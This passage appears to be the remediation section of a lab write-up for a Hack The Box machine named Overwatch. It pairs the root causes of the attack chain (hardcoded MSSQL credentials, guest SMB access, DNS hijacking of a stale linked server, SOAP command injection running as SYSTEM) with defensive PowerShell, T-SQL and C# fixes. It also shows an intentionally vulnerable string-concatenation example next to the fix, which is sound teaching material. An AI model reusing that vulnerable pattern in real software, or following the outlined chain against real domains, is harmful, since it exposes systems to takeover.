Root Cause: The overwatch.exe monitoring application contained hardcoded MSSQL credentials in plaintext, accessible to anyone with guest-level SMB access to the software$ share.
2. Restrict Guest Access to SMB Shares
Action: Disable guest access to all non-default shares. The software$ share should require domain authentication with explicit ACLs.
1
2
3
# Revoke guest access from the software$ share
Revoke-SmbShareAccess -Name "software$" -AccountName "Guest" -Force
Grant-SmbShareAccess -Name "software$" -AccountName "OVERWATCH\Domain Admins" -AccessRight Full -Force
Root Cause: The software$ hidden share was readable by the guest account, exposing the monitoring application and its embedded credentials to unauthenticated users.
3. Clean Up Stale Linked Server Configurations
Action: Audit and remove linked server definitions that point to non-existent or decommissioned servers. Linked servers with stored SQL Authentication credentials are especially dangerous.
1
2
3
4
5
-- List all linked servers and their authentication configuration
EXEC sp_helplinkedlogin;

-- Remove the stale linked server
EXEC sp_dropserver @server = 'SQL07', @droplogins = 'droplogins';
Root Cause: A linked server configuration for SQL07 was left in place after the server was decommissioned. The stored SQL Authentication credentials were transmitted in cleartext when a connection was forced to an attacker-controlled DNS record.
4. Restrict DNS Record Creation
Action: Remove the default AD permission that allows all authenticated users to create DNS records in AD-integrated DNS zones.
Root Cause: Any authenticated domain user (including sqlsvc, obtained from hardcoded credentials) could add arbitrary A records to the overwatch.htb DNS zone, enabling DNS hijacking of the SQL07 linked server.
5. Sanitise SOAP Service Input — Fix Command Injection
Action: The KillProcess SOAP operation must never concatenate user input directly into PowerShell commands. Use parameterised cmdlet invocation or a whitelist approach.
1
2
3
4
5
6
7
8
9
10
// BAD: String concatenation — command injection
string cmd = $"Stop-Process -Name {processName} -Force";
PowerShell.Create().AddScript(cmd).Invoke();

// GOOD: Parameterised cmdlet invocation — injection-proof
PowerShell.Create()
    .AddCommand("Stop-Process")
    .AddParameter("Name", processName)
    .AddParameter("Force")
    .Invoke();
Root Cause: The SOAP service directly concatenated the processName parameter into a Stop-Process PowerShell command string, allowing arbitrary command execution via semicolon injection.
6. Run Internal Services with Least-Privilege Accounts
Action: The monitoring SOAP service should run under a dedicated low-privilege service account, not as NT AUTHORITY\SYSTEM. Even if command injection is exploited, the blast radius would be limited.
Root Cause: The SOAP service ran within the HTTP.sys kernel driver’s SYSTEM context, granting any command injection immediate SYSTEM-level access to the entire domain controller.
7. Network Segmentation for Internal Services
Action: Internal monitoring services should not be accessible from user workstations. Place them on a dedicated management VLAN with firewall rules restricting access to authorised monitoring endpoints only.
Root Cause: The monitoring service on port 8000 was accessible from any process on the host, including the WinRM session of a compromised user. Network segmentation or named pipe authentication could have prevented the pivot.